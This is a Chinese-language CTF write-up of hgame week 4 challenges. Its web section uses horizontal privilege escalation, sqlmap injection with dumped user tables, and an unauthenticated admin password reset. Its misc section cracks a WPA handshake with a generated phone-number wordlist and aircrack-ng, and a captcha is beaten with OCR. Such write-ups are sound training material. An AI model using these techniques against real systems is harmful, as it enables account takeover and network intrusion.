ZclusLLoye_writeup_week4

Web 部分

散落的 flag

描述

辣鸡出题人把flag拆成了三段，只有睿智的小朋友才能找到所有的flag

其中两段flag被藏在admin用户下


URL http://118.25.18.223:10099/login.php

基准分数 200


当前分数 200

完成人数 11

首先注册了一个账号。




获取验证码。



拿到第一段 flag。查看一下 network。

发现 user_info 向 check_user.php post 了数据。
这里应该是 ajax 水平越权。打开 check_user.php ， post：username=admin



拿到第二段 flag。(ps.这里的 username 存在一个注入点，用 sqlmap 可以直接进行脱库，也可以拿到第二段 flag。)


```
Database: logic
Table: tusers
[17 entries]
+------------------+
| secret           |
+------------------+
| 10c546b2cf68     |
| hgame{0102940de1 |
| hgame{0102940de1 |
| hgame{0102940de1 |
| hgame{0102940de1 |
| hgame{0102940de1 |
| hgame{0102940de1 |
| hgame{0102940de1 |
| hgame{0102940de1 |
| hgame{0102940de1 |
| hgame{0102940de1 |
| hgame{0102940de1 |
| hgame{0102940de1 |
| hgame{0102940de1 |
| hgame{0102940de1 |
| hgame{0102940de1 |
| hgame{0102940de1 |
+------------------+
```

最后一段 flag 应该是要登陆 admin 才能拿到。但我们没有密码。发现 change_pwd.php 可以不用验证就可以修改密码，所以来修改 admin 的密码。
首先第一个 input 无法输入，查看源代码，将 value 改成 admin。随后发现竟有第二个输入框，想到应该是要两个输入框的 value 一致才可以修改密码，随手把第二个输入框的值也改成 admin。

```
<input type="text" id="username" name="username" value="1222222" disabled="true"> == $0
<input type="hidden" name="username" value="1222222">
<input type="password" id="password" name="password" value onfocus="this.value = '';">
```

```
<input type="text" id="username" name="username" value="admin" disabled="true">
<input type="hidden" name="username" value="admin">
<input type="password" id="password" name="password" value onfocus="this.value = '';">
```

修改密码完成之后登陆 admin。



congratulation you get The last flag:|98924acfce}|(竖线内的内容为最后一段flag)

拿到第三段 flag。

(ps.这里也可以直接去数据库查看 admin 密码的 md5 值去解密一下碰碰运气= =

```
Database: logic
Table: tusers
[37 entries]
+------------+----------------------------------------------+-----------------+
| username   | password                                     | secret          |
+------------+----------------------------------------------+-----------------+
| 111111     | 96e79218965eb72c92a549dd5a330112 (111111)    | hgame{0102940de1 |
| 11111111   | 925544d7f90cd3663531546f080bbed8 (ssssssss)  | hgame{0102940de1 |
| 1222222    | e10adc3949ba59abbe56e057f20f883e (123456)    | hgame{0102940de1 |
| 123333     | ce9e8dc8a961356d7624f1f463edafb5 (123333)    | hgame{0102940de1 |
| 123456     | e80b5017098950fc58aad83c8c14978e (abcdef)    | hgame{0102940de1 |
| 1234567    | c8c605999f3d8352d7bb792cf3fdb25b (999999999) | hgame{0102940de1 |
| aaaaaa     | 0b4e7a0e5fe84ad35fb5f95b9ceeac79 (aaaaaa)    | hgame{0102940de1 |
| abcdef     | e80b5017098950fc58aad83c8c14978e (abcdef)    | hgame{0102940de1 |
| admin      | 13cdbd7163097b3979e59bb8db6e33ca             | 10c546b2cf68     |
```

查询结果:
qWe123

我刚才改的密码= =)

hgame{0102940de110c546b2cf6898924acfce}

Misc 部分

ngc's wifi

描述

破解ngc的路由器

hint1:怎么那么多人用手机号来做路由器密码呢

hint2:潍坊是吧

ps:获得密码后加上hgame{}即可

更新一下真的url：http://p1kaloi2x.bkt.clouddn.com/hgame/cap/flag2.cap

URL http://p1kaloi2x.bkt.clouddn.com/hgame/cap/flag.cap

基准分数 200

当前分数 200

完成人数 10

给了握手包，要让我们破解密码，其中密码是手机号，且号段是山东潍坊。
先找所有的号段。然后写脚本，也算复习一下爬虫基础知识。
http://www.bixinshui.com/city/12


```
import requests,re

url = 'http://www.bixinshui.com/city/12'
html = requests.get(url)
phone = re.findall('<a href="/phone/(.*?)">',html.text)
print(phone)
fp = open('mima.txt','w+')
for s in phone:
    for i in range(0,10000):
        s2 = s
        i = str(i).rjust(4,'0')
        s2 += i
        fp.writelines(s2+'\n')
```

大小: 204 MB (214,890,000 字节)

占用空间: 204 MB (214,892,544 字节)

200 兆的字典，还行吧= =
用 aircrack-ng 工具来破解。
在 kali 控制台输入
aircrack-ng flag2.cap -w mima.txt
选择 ngc's wifi
慢慢等就好了= =



18 分钟找到密码= =

hgame{13375369512}

so jb ez captcha

描述

出题人啥也没说

URL http://115.159.33.58/sojbezcaptcha

基准分数 300

当前分数 300

完成人数 3

做题人也啥都没说

```
import base64
import re
import pytesseract
import requests
from PIL import Image

r = requests.session()
config = '-psm 5'
url = 'http://115.159.33.58/sojbezcaptcha'
flag = ''
```

```python
while 1:
    html = r.get(url+"?token=500")
    if 'base64' in html.text:
        png = re.findall('base64": "(.*?)"',html.text)[0]
        imgdata=base64.b64decode(png)
        file=open('1.png','wb')
        file.write(imgdata)
        file.close()
        im = Image.open("1.png")
        text = pytesseract.image_to_string(im,config=config)
        html = r.get(url+"?token=500"+"&submit="+str(text))
        #print(text+'    '+html.text)
        try:
            flag = re.findall('"flag": "(.*?)"',html.text)[0]
        except:
            pass
        else:
            print(flag)
            break
```

还是吐槽两点。= =

1.

```
"tips": "submit your answer with get parameter submit. if captcha is number 7 then request url?token=xxx&submit=7",
```

可能是我英文不好，刚开始以为只有当验证码为 7 才要提交 submit。。最起码加个例如。。。

2.出现 500 错误的页面也算是一个脑洞吧。。

需要提交正确三次才可以获得 flag，可以不用连续。而且提交正确一次后下次就算提交正确但是数字相同也返回 false，也是为了防止重复刷新吧= =。基本上不用脚本做不出来。

```
3   {"status": true, "tips": "submited successfully", "flag": null}
6   {"flag": null, "tips": "timeout", "status": false}
7   {"status": true, "tips": "submited successfully", "flag": null}
5   {"status": true, "flag": "hgame{hammerissojbcute}"}
hgame{hammerissojbcute}
```

```
5   {"status": true, "tips": "submited successfully", "flag": null}
6   {"status": true, "tips": "submited successfully", "flag": null}
5   {"flag": null, "tips": "this answer was had been submited", "status": false}
1   {"flag": null, "tips": "wrong answer", "status": false}
5   {"status": true, "flag": "hgame{hammerissojbcute}"}
hgame{hammerissojbcute}
```

hgame{hammerissojbcute}

Crypto 部分

ezECC

ezECC

描述

我们来学习一下椭圆曲线吧

URL http://p3xlhyup6.bkt.clouddn.com/ecc

基准分数 200

当前分数 200

完成人数 9


给了几个数字。

```
p = 1026347883361447
a = 499590297305427
b = 30115568120981
G = (817367249716330, 483834901818242)
k = 622849
pub = (x, y)
flag = hgame{x + y} (数学意义上的加号)
```


上网查了相关知识，知道如下关系。

$$pub=K=kG$$

网上找到了 ecctool 来帮助计算。把能填的都填了，记得调成 10 进制



点击 CALC R 得出结果。



得到：

x = 513848964032483

y = 886359250407321

hgame{1400208214439804}